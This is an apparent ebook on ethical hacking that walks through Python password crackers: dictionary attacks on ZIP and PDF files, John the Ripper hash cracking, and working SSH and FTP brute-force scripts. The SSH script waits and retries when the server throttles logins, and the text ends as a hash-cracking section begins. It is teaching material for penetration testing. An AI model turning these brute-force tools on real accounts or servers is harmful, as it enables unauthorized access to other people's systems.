BUILDING PASSWORD CRACKERS WITH PYTHON

CREATE YOUR OWN PDF, ZIP, SSH, AND FTP PASSWORD CRACKING SCRIPTS WITH PYTHON

PYTHON CODE

About the Author

I’m a self-taught Python programmer that likes to build automation scripts and ethical hacking tools as I’m enthused in cyber security, web scraping, and anything that involves data.

My real name is Abdeladim Fadheli, known online as Abdou Rockikz . Abdou is the short version of Abdeladim, and Rockikz is my pseudonym; you can call me Abdou!

I've been programming for more than six years, I learned Python, and I guess I'm stuck here forever. I made this eBook for sharing knowledge that I know about the synergy of Python and information security.

If you have any inquiries, don't hesitate to contact me here .

Preface

Welcome to the fascinating world of cybersecurity, a realm that thrives on the constant interplay of defense and offense, of encryption and decryption, of locking and unlocking. This mini book is part of our Ethical Hacking with Python series that is an exploration of a lot of the techniques involved in penetration testing.

The purpose of this book is not to promote malicious hacking, but rather to delve into the world of ethical hacking and cybersecurity. The skills and techniques shared here aim to arm you, the reader, with the knowledge and understanding required to test and strengthen the security of your systems, or to embark on a career in cybersecurity.

Each section in this book has been designed to be both informative and practical, offering you clear, step-by-step instructions on how to perform various password cracking techniques. Along the way, we'll also delve into the creation of a password generator and introduce you to the process of parsing command-line arguments.

Thank you for joining me on this journey. I hope you find this book informative, engaging, and most importantly, inspiring as you delve into the world of cybersecurity.

Welcome to the journey. Let's start cracking!

Notices and Disclaimers

The author is not responsible for any injury and/or damage to persons or properties caused by the tools or ideas discussed in this book. I instruct you to try the tools of this book on a testing file, machine or network. Do not use any script on any target until you have permission.

The information contained in this book is intended to promote responsible and ethical use. It is crucial to emphasize that the purpose of this book is to equip readers with the knowledge necessary to identify, understand, and defend against these threats, not to create or distribute harmful software. Misusing the knowledge presented in this book to create or propagate malware is illegal and unethical. Readers are strongly discouraged from engaging in any such activities, which can have severe legal and financial consequences.

Introduction

A password cracker is a tool or software program used to recover or "crack" lost or forgotten passwords. Cybersecurity professionals often use these tools to test the strength of passwords or recover lost or forgotten passwords to gain access to a system or account.

However, malicious actors can also use them to try to gain unauthorized access to systems or accounts.

There are a few different ways to perform password cracking, including:

- Brute force: Try every possible combination of characters to crack the password.
- Dictionary attack: Use a dictionary to crack the password. Using most common passwords as a dictionary and trying to crack the password.
- Hybrid attack: Mixing the two previous attacks.

In this mini book, we will build password cracking tools that let the user specify the wordlist, i.e., the password list to use. In this case, we're letting the user decide which cracking technique to use.

We will make password crackers on the following domains:

- Cracking ZIP files: As you may already know, ZIP files are a file format used to store compressed files; these files can be zipped and unzipped using a password.
- Cracking PDF documents: PDF files are a file format used to store documents; these files can be protected using a password.
- Brute-forcing SSH Servers: SSH is a secure shell protocol that generally connects to a remote server via a password. We will build a Python tool to read from a wordlist and try to guess the password.
- Cracking FTP servers: FTP is a file transfer protocol that generally transfers files to and from a remote server via a password. Similarly, we will build a Python tool to read from a wordlist and try to predict the password.
- Cracking Cryptographic Hashes: Hashes are used to securely store sensitive information such as passwords. They’re designed to be one-way, meaning it’s computationally impossible to reverse the process and obtain the original data

from the hash. In this chapter, we'll explore the `hashlib` library in Python and build a hash cracker.

Cracking ZIP Files

Say you're tasked to investigate a suspect's computer and found a ZIP file that seems very important but is protected by a password. In this section, you will learn to write a simple Python script that tries to crack a zip file's password using a dictionary attack.

Note that there are more convenient tools to crack zip files in Linux, such as John the Ripper or fcrackzip (this online tutorial shows you how to use them). The goal of this code is to do the same thing but with Python programming language, as it's a Python hands-on book.

We will use Python's built-in `zipfile` module and the third-party `tqdm` library for printing progress bars:

```
$ pip install tqdm
```

As mentioned earlier, we will use a dictionary attack, meaning we need a wordlist to crack this password-protected zip file. We will use the big RockYou wordlist (with a size of about 133MB). If you're on Kali Linux, you can find it under the `/usr/share/wordlists/rockyou.txt.gz` path. Otherwise, you can download it here .

You can also use the crunch tool to generate your custom wordlist as you specify.

Open up a new Python file called `zip_cracker.py` and follow along:

```
from  tqdm  import  tqdm
import  zipfile, sys
```

Let's read our target zip file along with the word list path from the command-line arguments:

```
# the zip file you want to crack its password
zip_file  = sys . argv [ 1 ]
# the password list path you want to use
wordlist  = sys . argv [ 2 ]
```

To read the zip file in Python, we use the `zipfile.ZipFile()` class that has methods to open, read, write, close, list and extract zip files (we will only use the `extractall()` method here):

```
# initialize the Zip File object
zip_file  = zipfile . ZipFile ( zip_file )
# count the number of words in this wordlist
n_words  = len ( list ( open ( wordlist , "rb" )))
# print the total number of passwords
print ( "Total passwords to test:" , n_words )
```

Notice we read the entire wordlist and then get only the number of passwords to test; this will be helpful in `tqdm` so we can track where we are in the cracking process. Here is the rest of the code:

```
with  open ( wordlist , "rb" ) as  wordlist :
   for  word  in  tqdm ( wordlist , total = n_words , unit = "word"
):
      try :
         zip_file . extractall ( pwd = word .strip())
      except :
         continue
      else :
         print ( "[+] Password found:" , word .decode().strip())
         exit ( 0 )
print ( "[!] Password not found, try other wordlist." )
```

Since `wordlist` is now a Python generator, using `tqdm` won't give much progress information; I introduced the `total` parameter to provide `tqdm` with insight into how many words are in the file.

We open the `wordlist`, read it word by word, and try it as a password to extract the zip file. Reading the entire line will come with the new line character. As a result, we use the `strip()` method to remove white spaces.

The `extractall()` method will raise an exception whenever the password is incorrect so we can proceed to the following password. Otherwise, we print the correct password and exit the program.

Check my result:

```
root@rockikz:~$ gunzip /usr/share/wordlists/rockyou.txt.gz
root@rockikz:~$ python3 zip_cracker.py secret.zip
/usr/share/wordlists/rockyou.txt
Total passwords to test: 14344395
  3%|█                              | 435977/14344395
[01:15<40:55, 5665.23word/s]
[+] Password found: abcdef12345
```

There are over 14 million real passwords to test, with over 5600 tests per second on my CPU. You can try it on any ZIP file you want. Ensure the password is included in the list to test the code. You can get the same ZIP file I used if you wish.

I used the `gunzip` command on Linux to extract the RockYou ZIP file found on Kali Linux.

As you can see, in my case, I found the password after around 435K trials, which took about a minute on my machine. Note that the RockYou wordlist has more than 14 million words, the most frequently used passwords sorted by frequency.

As you may already know, Python runs on a single CPU core by default. You can use the built-in `multiprocessing` module to run the code on multiple CPU cores of your machine. For instance, if you have eight cores, you may get a speedup of up to 8x.

Cracking PDF Files

Let us assume that you got a password-protected PDF file, and it's your top priority job to access it, but unfortunately, you overlooked the password.

So, at this stage, you will look for the best way to give you an instant result. In this section, you will learn how to crack PDF files using two methods:

Brute-force PDF files using the pikepdf library in Python.
Brute-force PDF files using the PyMuPDF library in Python.
Extract the PDF password hash and crack it using John the Ripper utility.

Before we get started, let's install the required libraries:

```
$ pip install pikepdf tqdm
```

Brute-force PDFs using Pikepdf

`pikepdf` is a Python library that allows us to create, manipulate and repair PDF files. It provides a Pythonic wrapper around the C++ QPDF library. We won't be using `pikepdf` for that; we just need to open the password-protected PDF file. If it succeeds, that means it's a correct password, and it'll raise a `PasswordError` exception otherwise:

```
import  pikepdf ,  sys
from  tqdm  import  tqdm
# the target PDF file
pdf_file  = sys . argv [ 1 ]
# the word list file
wordlist  = sys . argv [ 2 ]
# load password list
passwords  = [ line . strip () for  line  in  open ( wordlist ) ]
# iterate over passwords
for  password  in  tqdm ( passwords , "Decrypting PDF" ):
  try :
     # open PDF file
     with  pikepdf .open( pdf_file , password = password ) as  pdf
:
        # Password decrypted successfully, break out of the
loop
```

```
            print ( "[+] Password found:" , password )
            break
    except  pikepdf ._qpdf.PasswordError as  e :
        # wrong password, just continue in the loop
        continue
```

First, we load the wordlist file passed from the command lines. You can also use the RockYou list (as shown in the ZIP cracker code) or other large wordlists.

Next, we iterate over the list and try to open the file with each password by passing the password argument to the `pikepdf.open()` method, this will raise `pikepdf._qpdf.PasswordError` if it's an incorrect password. If that's the case, we will proceed with testing the next password.

We used `tqdm` here just to print the progress on how many words are remaining. Check out my result:

```
$ python pdf_cracker.py foo-protected.pdf
/usr/share/wordlists/rockyou.txt
Decrypting PDF:  0.1%|
▌                                                   |
2137/14344395 [00:06<12:00:08, 320.70it/s]
[+] Password found: abc123
```

We found the password after 2137 trials, which took about 6 seconds. As you can see, it's going for nearly 320 word/s. We'll see how to boost this rate in the following subsection.

Brute-force PDFs using PyMuPDF

PyMuPDF is a powerful library for PDF processing that provides a wide range of features, including text extraction, image extraction, link extraction, and many more.

To get started, let's install PyMuPDF (Yes, we simply use it!):

```
$ pip install PyMuPDF tqdm
```

We are going to use the tqdm library to print nice progress bars.

Open up a new Python file named `pdf_cracker.py` and add the following:

```
import  fitz
from  tqdm  import  tqdm

def  crack_pdf ( pdf_path , password_list ):
   """Crack PDF password using a list of passwords
   Args:
      pdf_path (str): Path to the PDF file
      password_list (list): List of passwords to try
   Returns:
      [str]: Returns the password if found, else None"""
   # open the PDF
   doc  =  fitz .open( pdf_path )
   # iterate over passwords
   for  password  in  tqdm ( password_list , "Guessing password"
):
      # try to open with the password
      if  doc .authenticate( password ):
         # when password is found, authenticate returns non-zero
         # break out of the loop & return the password
         return  password
```

We're making a `crack_pdf()` function that takes the PDF path and the password list to guess from, and performs brute-forcing on that list.

We're wrapping the `password_list` with `tqdm` so we can print the progress bar. Inside the loop, we're using the `Document.authenticate()` to try out the password. If the password is found, this method returns a non-zero value.

Let's write the main code:

```
if  __name__  ==  "__main__" :
   import  sys
   pdf_filename  =  sys . argv [ 1 ]
   wordlist_filename  =  sys . argv [ 2 ]
   # load the password list
```

```
  with open(wordlist_filename, "r", errors="replace")
as f:
    # read all passwords into a list
    passwords = f.read().splitlines()
  # call the function to crack the password
  password = crack_pdf(pdf_filename, passwords)
  if password:
    print(f"[+] Password found: {password}")
  else:
    print("[!] Password not found")
```

Here, we're using the `sys` module to get the PDF and wordlist paths from the command-line. After that, we open the word list and pass `errors="replace"` so we can replace characters that are not supported by UTF-8 encoding by special characters, you can also use `errors="ignore"` to simply ignore those lines that raise errors.

Then, we load our wordlist to the `passwords` list then call our `crack_pdf()` function.

Let's run the code:

```
$ python pdf_cracker.py foo-protected.pdf rockyou.txt
```

I'm using a password-protected `foo-protected.pdf` document.

For the wordlist, you can use any wordlist you can find on the Internet. For demonstration purposes, I'm using the RockYou list in which you can get it [here](#).

The password of my PDF document was originally at the beginning of the RockYou wordlist. So, I moved it to the end a little so I can see the speed of the brute-force. Here's the output:


```
Guessing password:  90%|██████████████████████   |
12844293/14344391 [14:45<01:43, 14503.59it/s]
[+] Password found: abc123
```

The speed is about 15,000 trials per second (that’s way faster than `pikepdf`) so it takes over 15 minutes to finish guessing the entire 14.34 million passwords. The password was found in about 14 minutes and 45 seconds!

Cracking PDFs using John the Ripper

John the Ripper is a free and fast password-cracking software tool available on many platforms. However, we'll be using the Kali Linux operating system here, as it is already pre-installed.

First, we will need a way to extract the password hash from the PDF file to be suitable for cracking in the John utility. Luckily for us, there is a Python script `pdf2john.py`, that does that. Let's download it using wget:




```
root@rockikz:~/pdf-cracking# wget https://raw.githubusercontent.com/truongkma/ctf-tools/master/John/run/pdf2john.py
--2020-05-18 00:39:27--  https://raw.githubusercontent.com/truongkma/ctf-tools/master/John/run/pdf2john.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13574 (13K) [text/plain]
Saving to: ‘pdf2john.py’

pdf2john.py                   100%[===============================================>]  13.26K  --.-KB/s    in 0.09s

2020-05-18 00:39:28 (148 KB/s) - ‘pdf2john.py’ saved [13574/13574]

root@rockikz:~/pdf-cracking# ls
foo-protected.pdf  pdf2john.py
root@rockikz:~/pdf-cracking#
```

Put your password-protected PDF in the current directory, mine is called `foo-protected.pdf`, and run the following command:

```
root@rockikz:~/pdf-cracking# python3 pdf2john.py foo-protected.pdf | sed "s/::.*$//"  | sed "s/^.*://"  | sed -r 's/^.{2}//'  | sed 's/.\{1\}$//'  > hash
```


This will extract the PDF password hash into a new file named `hash`. Here is my result:



```
root@rockikz:~/pdf-cracking# python3 pdf2john.py foo-protected.pdf | sed "s/::.*$//" | sed "s/^.*:/
/" | sed -r 's/^.{2}//' | sed 's/.\{1\}$//' > hash
root@rockikz:~/pdf-cracking# cat hash
$pdf$4*4*128*-4*1*16*5cb61dc85566dac748c461e77d0e8ada*32*42341f937d1dc86a7dbdaae1fa14f1b328bf4e5e4e
758a4164004e56fffa0108*32*d81a2f1a96040566a63bdf52be82e144b7d589155f4956a125e3bcac0d151647
```

After I saved the password hash into the `hash` file, I used the `cat` command to print it to the screen.

Finally, we use this `hash` file to crack the password:



```
root@rockikz:~/pdf-cracking# john hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
012345           (?)
1g 0:00:00:00 DONE 2/3 (2020-05-18 00:51) 1.851g/s 4503p/s 4503c/s 4503C/s chacha..0987654321
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed
root@rockikz:~/pdf-cracking#
```

We simply use the command `john [hashfile]`. As you can see, the password is 012345, and it was found with a speed of 4503p/s.

For more information about cracking PDF documents with Linux, check this online guide .

So that's it, our job is done, and we have successfully learned how to crack PDF passwords using two methods: `pikepdf` and John the Ripper.

Bruteforcing SSH Servers

Again, there are a lot of open-source tools to brute-force SSH in Linux, such as Hydra, Nmap, and Metasploit. However, this section will teach you how to make an SSH brute-force script from scratch using Python.

In this section, we will use the `paramiko` library that provides us with an easy SSH client interface. Installing it:

```
$ pip install paramiko colorama
```

We're using `colorama` again to print in colors. Open up a new Python file and import the required modules:

```python
import paramiko, socket, time
from colorama import init, Fore

# initialize colorama
init()
GREEN = Fore.GREEN
RED   = Fore.RED
RESET = Fore.RESET
```

```
BLUE   = Fore.BLUE
```

Now, let's build a function that, given `hostname`, `username`, and `password`, tells us whether the combination is correct:

```
def is_ssh_open(hostname, username, password):
    # initialize SSH client
    client = paramiko.SSHClient()
    # add to know hosts
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        client.connect(hostname=hostname, username=username, password=password, timeout=3)
    except socket.timeout:
        # this is when host is unreachable
        print(f"{RED}[!] Host: {hostname} is unreachable, timed out.{RESET}")
        return False
    except paramiko.AuthenticationException:
        print(f"[!] Invalid credentials for {username}:{password}")
        return False
    except paramiko.SSHException:
        print(f"{BLUE}[*] Quota exceeded, retrying with delay...{RESET}")
        # sleep for a minute
        time.sleep(60)
        return is_ssh_open(hostname, username, password)
    else:
        # connection was established successfully
        print(f"{GREEN}[+] Found combo:\n\tHOSTNAME: {hostname}\n\tUSERNAME: {username}\n\tPASSWORD: {password}{RESET}")
        return True
```

A lot to cover here. First, we initialize our SSH Client using `paramiko.SSHClient()` class, which is a high-level representation of a session with an SSH server.

Second, we set the policy when connecting to servers without a known host key. We used the `paramiko.AutoAddPolicy()` , which is a policy for automatically adding the hostname and new host key to the local host keys and saving it.

Finally, we try to connect to the SSH server and authenticate it using the `client.connect()` method with 3 seconds of a timeout, this method raises:

- `socket.timeout` : when the host is unreachable during the 3 seconds.
- `paramiko.AuthenticationException` : when the username and password combination is incorrect.
- `paramiko.SSHException` : when a lot of logging attempts were performed in a short period, in other words, the server detects it is some kind of password guess attack, we will know that and sleep for a minute and recursively call the function again with the same parameters.

If none of the above exceptions were raised, the connection is successfully established, and the credentials are correct, we return `True` in this case.

Since this is a command-line script, we will parse arguments passed in the command line:


```
if  __name__  == "__main__" :
   import  argparse
   parser  = argparse . ArgumentParser ( description = "SSH
Bruteforce Python script." )
   parser . add_argument ( "host" , help = "Hostname or IP Address
of SSH Server to bruteforce." )
   parser . add_argument ( "-P" , "--passlist" , help = "File that
contain password list in each line." )
   parser . add_argument ( "-u" , "--user" , help = "Host
username." )
   # parse passed arguments
   args  = parser . parse_args ()
   host  = args .host
```

```
    passlist  = args .passlist
    user  = args .user
    # read the file
    passlist  = open ( passlist ). read (). splitlines ()
    # brute-force
    for  password  in  passlist :
        if  is_ssh_open ( host , user , password ):
            # if combo is valid, save it to a file
            open ( "credentials.txt" , "w" ). write ( f " { user } @ {
host } : { password } " )
            break
```

We parsed arguments to retrieve the `hostname` , `username` , and `password` list file and then iterated over all the passwords in the wordlist. I ran this on my local SSH server:

```
$ python bruteforce_ssh.py 192.168.1.101 -u test  -P
wordlist.txt
```

Here is a screenshot:



```
C:\Users\STRIX\Desktop\vscodes\ssh-client>python bruteforce_ssh.py 192.168.1.101 -u test -P wordlist.txt
[!] Invalid credentials for test:123456
[!] Invalid credentials for test:12345
[!] Invalid credentials for test:123456789
[!] Invalid credentials for test:password
[!] Invalid credentials for test:iloveyou
[!] Invalid credentials for test:princess
[!] Invalid credentials for test:12345678
[!] Invalid credentials for test:1234567
[+] Found combo:
        HOSTNAME: 192.168.1.101
        USERNAME: test
        PASSWORD: abc123
```

`wordlist.txt` is a Nmap password list file that contains more than 5000 passwords. I've grabbed it from Kali Linux OS under the path `/usr/share/wordlists/nmap.lst` . You can also use other wordlists like RockYou we saw in the previous sections. If you want to generate your custom wordlist, I encourage you to use the Crunch tool .

If you already have an SSH server running, I suggest you create a new user for testing (as I did) and put a password in the list you will use in this script.

You will notice that; it is slower than offline cracking, such as ZIP or PDF. Bruteforcing on online servers such as SSH or FTP is quite challenging, and servers often block your IP if you attempt so many times.

Bruteforcing FTP Servers

We will be using the ftplib module that comes built-in in Python, installing colorama:

```
$ pip install colorama
```

Now, for demonstration purposes, I have set up an FTP server in my local network on a machine that runs on Linux. More precisely, I have installed the `vsftpd` program (a very secure FTP daemon), an FTP server for Unix-like systems.

If you want to do that as well, here are the commands I used to get it up and ready:

```
root@rockikz:~$ sudo apt-get update
root@rockikz:~$ sudo apt-get install vsftpd
root@rockikz:~$ sudo service vsftpd start
```

And then make sure you have a user, and the `local_enable=YES` configuration is set on the `/etc/vsftpd.conf` file.

Now for the coding, open up a new Python file and call it `bruteforce_ftp.py`:

```
import  ftplib, argparse
from  colorama  import  Fore , init  # for fancy colors,
nothing else
# init the console for colors (for Windows)
init ()
# port of FTP, aka 21
port  = 21
```

We have imported the libraries and set up the port of FTP, which is 21.

Now let's write the core function that accepts the `host` , `user` , and `password` in arguments and returns whether the credentials are correct:

```
def  is_correct ( host , user , password ):
  # initialize the FTP server object
  server  = ftplib . FTP ()
  print ( f "[!] Trying" , password )
  try :
    # tries to connect to FTP server with a timeout of 5
    server . connect ( host , port , timeout = 5 )
    # login using the credentials (user & password)
    server . login ( user , password )
  except  ftplib . error_perm :
    # login failed, wrong credentials
    return  False
  else :
    # correct credentials
    print ( f " { Fore . GREEN } [+] Found credentials: " )
    print ( f " \t Host: { host } " )
    print ( f " \t User: { user } " )
    print ( f " \t Password: { password }{ Fore . RESET } " )
    return  True
```

We initialize the FTP server object using the `ftplib.FTP()` , and then we connect to that host and try to log in. This will raise an exception whenever the credentials are incorrect, so if it's raised, we'll return `False` and `True` otherwise.

I'm going to use a list of known passwords. Feel free to use any file we used in the previous sections. I'm using the Nmap password list that I used back in the bruteforce SSH code. It is located in the `/usr/share/wordlists/nmap.lst` path. You can get it here .

You can add the actual password of your FTP server to the list to test the program.


Now let's use the `argparse` module to parse the command-line arguments:

```
if  __name__  == "__main__" :
  parser  = argparse . ArgumentParser ( description = "FTP server
bruteforcing script" )
  parser . add_argument ( "host" , help = "Hostname of IP address
of the FTP server to bruteforce." )
  parser . add_argument ( "-u" , "--user" , help = "The host
username" )
  parser . add_argument ( "-P" , "--passlist" , help = "File that
contain the password list separated by new lines" )
  args  = parser . parse_args ()
  # hostname or IP address of the FTP server
  host  = args .host
  # username of the FTP server, root as default for linux
  user  = args .user
  # read the wordlist of passwords
  passwords  = open ( args .passlist). read (). split ( " \n " )
  print ( "[+] Passwords to try:" , len ( passwords ))
  # iterate over passwords one by one
  # if the password is found, break out of the loop
  for  password  in  passwords :
    if  is_correct ( host , user , password ):
      break
```

Excellent! Here’s my run:

```
$ python bruteforce_ftp.py 192.168.1.113 -u test  -P
wordlist.txt
```

Output:



```
[!] Trying 12345678
[!] Trying 1234567
[!] Trying abc123
[!] Trying nicole
[!] Trying daniel
[!] Trying monkey
[+] Found credentials:
        Host: 192.168.1.113
        User: test
        Password: abc123
```

Cryptographic Hashes

Introduction

Hashing algorithms are mathematical functions that convert data into fixed-length hash values or hashes. You can think of the output hash as a summary of the original value. However, the most important thing about these hash values is that it is impossible to retrieve the original input data just from the hashes.

You’re now maybe wondering about the actual use of hashes in the real world given that we already have encryption. Well, even though encryption is important for protecting data (also known as data confidentiality), it is sometimes also important to be able to prove that no one has modified the data you’re sending. Therefore, with hash values, you’ll be able to tell whether a file has been modified since creation (data integrity).

But that’s not it, there are many other examples of their use, including digital signatures , public-key encryption , message authentication , password protection, and many other cryptographic protocols.

In fact, whether you’re storing your files on the cloud, using the Git version control system, connecting to an HTTPS website, connecting to a remote machine via SSH, or even sending a message on your phone, there’s a hash function somewhere under the hood.

Exploring the hashlib Module

In this section, we’ll be using Python's built-in `hashlib` module to use different hashing algorithms. Let’s get started:

```
import  hashlib

# encode it to bytes using UTF-8 encoding
message =   "Some text to hash" .encode()
```

We’re going to use different hash algorithms on this message string, starting with MD5:

```
# hash with MD5 (not recommended)
print ( "MD5:" , hashlib . md5 ( message ). hexdigest ())
```

Output:

```
MD5: 3eecc85e6440899b28a9ea6d8369f01c
```

MD5 is pretty obsolete now, and you should never use it, as it isn't collision-resistant. Let's try SHA-2:

```
# hash with SHA-2 (SHA-256 & SHA-512)
print ( "SHA-256:" , hashlib . sha256 ( message ). hexdigest ())
print ( "SHA-512:" , hashlib . sha512 ( message ). hexdigest ())
```

Output:

```
SHA-256:
7a86e0e93e6aa6cf49f19368ca7242e24640a988ac8e5508dfcede39fa53faa
2
SHA-512:
96fa772f72678c85bbd5d23b66d51d50f8f9824a0aba0ded624ab61fe8b602b
f4e3611075fe13595d3e74c63c59f7d79241acc97888e9a7a5c791159c85c3c
cd
```

SHA-2 is a family of 6 hash functions: SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, and SHA-512/256. SHA-256 and SHA-512 are the most used out there.

By the way, there is a reason it’s called SHA-2 (Secure Hash Algorithm 2), as it’s the successor of SHA-1 , which is outdated and easy to break. The motivation of SHA-2 was to generate longer hashes which leads to higher security levels than SHA-1.

Although SHA-2 is still used nowadays, many believe that attacks on SHA-2 are just a matter of time; researchers are concerned about its long-term security due to its similarity to SHA-1.

As a result, SHA-3 is introduced by NIST as a backup plan, which is a sponge function that is completely different from SHA-2 and SHA-1. Let’s see it in Python:

```
# hash with SHA-3
print ( "SHA-3-256:" , hashlib . sha3_256 ( message ). hexdigest ())
print ( "SHA-3-512:" , hashlib . sha3_512 ( message ). hexdigest ())
```

Output:

```
SHA-3-256:
d7007c1cd52f8168f22fa25ef011a5b3644bcb437efa46de34761d334018760
9
SHA-3-512:
de6b4c8f7d4fd608987c123122bcc63081372d09b4bc14955bfc828335dec12
46b5c6633c5b1c87d2ad2b777d713d7777819263e7ad675a3743bf2a35bc699
d0
```

SHA-3 is unlikely to be broken any time soon. In fact, hundreds of skilled cryptanalysts have failed to break SHA-3.

What do we mean by “secure” in hashing algorithms? Hashing functions have many safety characteristics, including collision resistance , which is provided by algorithms that make it extremely difficult for an attacker to find two completely different messages that result in the same hash value.

Pre-image resistance is also a key factor for hashing algorithm security. An algorithm that is pre-image resistant makes it hard and time-consuming for an attacker to find the original message given the hash value.

SHA-2 is still considered secure, so there are limited incentives to upgrade to SHA-3. Additionally, since SHA-3 doesn't offer any speed improvements over SHA-2, the motivation to switch is even less.

What if we want to use a faster hash function that is more secure than SHA-2 and at least as secure as SHA-3 ? The answer lies in BLAKE2 :

```
# hash with BLAKE2
# 256-bit BLAKE2 (or BLAKE2s)
```

```
print ( "BLAKE2c:" , hashlib . blake2s ( message ). hexdigest ())
# 512-bit BLAKE2 (or BLAKE2b)
print ( "BLAKE2b:" , hashlib . blake2b ( message ). hexdigest ())
```

Output:

```
BLAKE2c:
6889074426b5454d751547cd33ca4c64cd693f86ce69be5c951223f3af84578
6
BLAKE2b:
13e2ca8f6a282f27b2022dde683490b1085b3e16a98ee77b44b25bc84a0366a
fe8d70a4aa47dd10e064f1f772573513d64d56e5ef646fb935c040b32f67e5a
b2
```

BLAKE2 hashes are faster than SHA-1, SHA-2, SHA-3, and even MD5. It is more secure than SHA-2 and is suited for use on modern CPUs that support parallel computing on multicore systems.

It is widely used and has been integrated into major cryptography libraries such as OpenSSL , Sodium and more.

If you want to dive deeper into cryptography, then I can't recommend a better book than Serious Cryptography . It is a practical guide to modern encryption that breaks down the fundamental mathematical concepts at the heart of cryptography without shying away from meaty discussions of how they work. You'll learn about authenticated encryption, secure randomness, hash functions, block ciphers, and public-key techniques such as RSA and elliptic curve cryptography.

The thing is that the author of the book is one of the key founders of the BLAKE2 algorithm.

Anyways, let's continue exploring `hashlib` !

Benchmarking Hash Functions

Not all hash functions are created equal. Some are faster but less secure, while others might be more robust but slower.

Understanding the performance of various hash functions can be crucial, especially when speed is a significant concern in your applications.

In this section, we will conduct a benchmarking analysis of different cryptographic hash functions available in Python's `hashlib` library. We'll compare popular algorithms such as MD5, SHA-1, SHA-2, SHA-3 and BLAKE2, measuring their execution times over a million iterations. This exercise will provide insights into their efficiency and help you make an informed choice when selecting the right hash function for your specific needs.

Let's dive into the code and see how these algorithms stack up against each other:

```
import timeit

hash_names = [
  'md5', 'sha1',
  'sha224', 'sha256', 'sha384', 'sha512',
  'sha3_224', 'sha3_256', 'sha3_384', 'sha3_512',
  'blake2b', 'blake2s',
]

for hash_name in hash_names:
  print(f"[*] Benchmarking {hash_name}...")
  setup = f"import hashlib; hash_fn = hashlib.{hash_name}"
  print(timeit.timeit('hash_fn(b"test").hexdigest()', setup
= setup, number=1000000))
  print()
```

We’re using Python's built-in `timeit` module to execute each hashing function a million times. Here’s the time taken for each hashing function:

```
[*] Benchmarking md5...
0.8403187
[*] Benchmarking sha1...
0.8758762
[*] Benchmarking sha224...
0.9750533
```

```
[ * ] Benchmarking sha256...
0.9619758
[ * ] Benchmarking sha384...
1.1415411
[ * ] Benchmarking sha512...
1.1292278
[ * ] Benchmarking sha3_224...
1.2976045
[ * ] Benchmarking sha3_256...
1.2962614
[ * ] Benchmarking sha3_384...
1.2897581
[ * ] Benchmarking sha3_512...
1.3254947
[ * ] Benchmarking blake2b...
0.5918193
[ * ] Benchmarking blake2s...
0.4935460
```

This is in seconds. As you can see, BLAKE-2 is clearly the winner here.

Cracking Hashes

In this section, we'll build a simple Python script that demonstrates a brute-force approach to cracking cryptographic hashes with a wordlist using the `hashlib` library. The technique tries all possible words from a list to find the original input that produced the hash.

To get started, let's install the `tqdm` library for showing progress bars:

```
$ pip install tqdm
```

